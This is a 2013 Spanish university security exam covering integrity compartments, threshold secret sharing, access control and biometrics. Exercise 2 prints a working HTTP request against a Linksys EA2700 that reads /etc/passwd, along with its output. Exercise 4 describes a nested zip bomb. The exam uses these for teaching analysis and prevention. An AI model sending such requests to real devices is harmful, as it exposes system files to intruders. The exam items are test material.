

Apellido y Nombre:..... Legajo:.....

Criptografía y Seguridad (72.44)

PARCIAL 2 - 2013

Ej. 1	Ej. 2	Ej. 3	Ej. 4	Ej. 5	Nota
2,5 puntos	2 puntos	1,5 puntos	2 puntos	2 puntos	

IMPORTANTE:

- Las respuestas no se ajusten estrictamente al enunciado, no serán aceptadas.
- La condición de aprobación es sumar 5 puntos.

EJERCICIO 1:

En un clínica de cirugías estéticas hay cuatro tipos de usuarios: doctores, enfermeras, administrativos y pacientes.

La información médica tiene distintas categorías: quirófano, emergencia y personal.

Se tienen los siguientes sujetos:

- ❖ David (cirujano)
- ❖ Nancy (enfermera)
- ❖ Sara (secretaria)
- ❖ Rocío (paciente)

Y los siguientes objetos:

- ❖ Recibo (contiene información de un pago realizado)
- ❖ Prescripción (para antibióticos)
- ❖ Lista de Instrumental (para cirugía)
- ❖ Directorio (contiene direcciones y teléfonos de pacientes)

Diseñar un modelo de compartimentos de integridad, que permita garantizar los siguientes requisitos, justificando el cumplimiento de cada uno.

- Los doctores están, en la jerarquía, en el nivel superior.
- David puede escribir en la Lista de Instrumental
- Nancy no puede leer el Directorio.
- Nancy puede leer la Lista de Instrumental.
- David puede escribir una prescripción.
- Sara puede leer y escribir en el directorio.
- Sara puede escribir un recibo de pago.
- Rocío puede leer, pero no escribir las prescripciones a su nombre.
- Rocío no puede leer el directorio.

EJERCICIO 2:

En Marzo de 2013, Phil Perviance escribe un artículo “Don’t use linksys routers” en su blog. En dicho artículo, Phil describe cómo le llevó sólo 30 minutos llegar a la conclusión de que cualquier red que use un router Linksys EA2700 es una red insegura. Uno de los ataques que efectuó es el siguiente:

```
POST /apply.cgi
Host: 192.168.1.1
submit_button=Wireless_Basic&change_action=gozilla_cgi&next_page=/etc/passwd
====>
root:x:0:0:::/bin/sh
nobody:x:99:99:Nobody::/bin/nologin
sshd:x:22:22::/var/empty:/sbin/nologin
admin:x:1000:1000:Admin User:/tmp/home/admin:/bin/sh
quagga:x:1001:1001:Quagga:/var/empty:/bin/nologin
firewall:x:1002:1002:Firewall:/var/empty:/bin/nologin
```

- Explicar qué tipo de vulnerabilidad queda expuesta en este ataque.
- ¿De qué manera podría prevenirse un ataque de este tipo?

EJERCICIO 3:

- 1) ¿A qué se denomina **sistema de secreto compartido de umbral (t,n)**? Dar el nombre de algún sistema de secreto compartido de tipo umbral.
- 2) Considerar el siguiente esquema de secreto compartido:

Para compartir un secreto $s \in \{0,1\}^m$ entre n personas, se eligen $n-1$ valores $a_1, a_2, \dots, a_{n-1}$, en forma aleatoria e independiente, donde cada $a_i \in \{0,1\}^m$.

Se selecciona $a_n = s \oplus a_1 \oplus a_2 \oplus \dots \oplus a_{n-1}$

Luego se distribuye a_i a la i -ésima persona del grupo.


Mostrar que este esquema cumple las características de un sistema de secreto compartido umbral, de tipo (n, n) utilizando el concepto de **entropía**. (Demostrarlo para $n = 3$)

EJERCICIO 4:

Indicar si las siguientes afirmaciones son verdaderas o falsas. Justificar brevemente en cada caso.

- (1) En un sistema de autenticación biométrico, puede darse un robo de identidad.
- (2) Una matriz de acceso bien diseñada evita el flujo de información no deseado.
- (3) Un archivo tipo “zip” pequeño, por ejemplo de 42kb , que contenga 16 archivos comprimidos, que a su vez contenga 16 archivos comprimidos, que a su vez contiene 16 archivos comprimidos, que a su vez contiene 16 comprimidos, que a su vez contiene 16 archivos comprimidos, que contienen 1 archivo, con el tamaño de 4.3GB puede violar la seguridad del sistema al descomprimirse.

EJERCICIO 5:



El gráfico representa en forma simplificada los módulos que regulan el acceso de un usuario a un objeto protegido.

- a) Completar el gráfico para indicar cuál sería el Módulo de Control de Acceso y cuál el de Autenticación.
- b) Menciona una vulnerabilidad que deba tenerse en cuenta en el Módulo de Control de Acceso. Explicar.
- c) Menciona una vulnerabilidad que deba tenerse en cuenta en el Módulo de Autenticación. Explicar.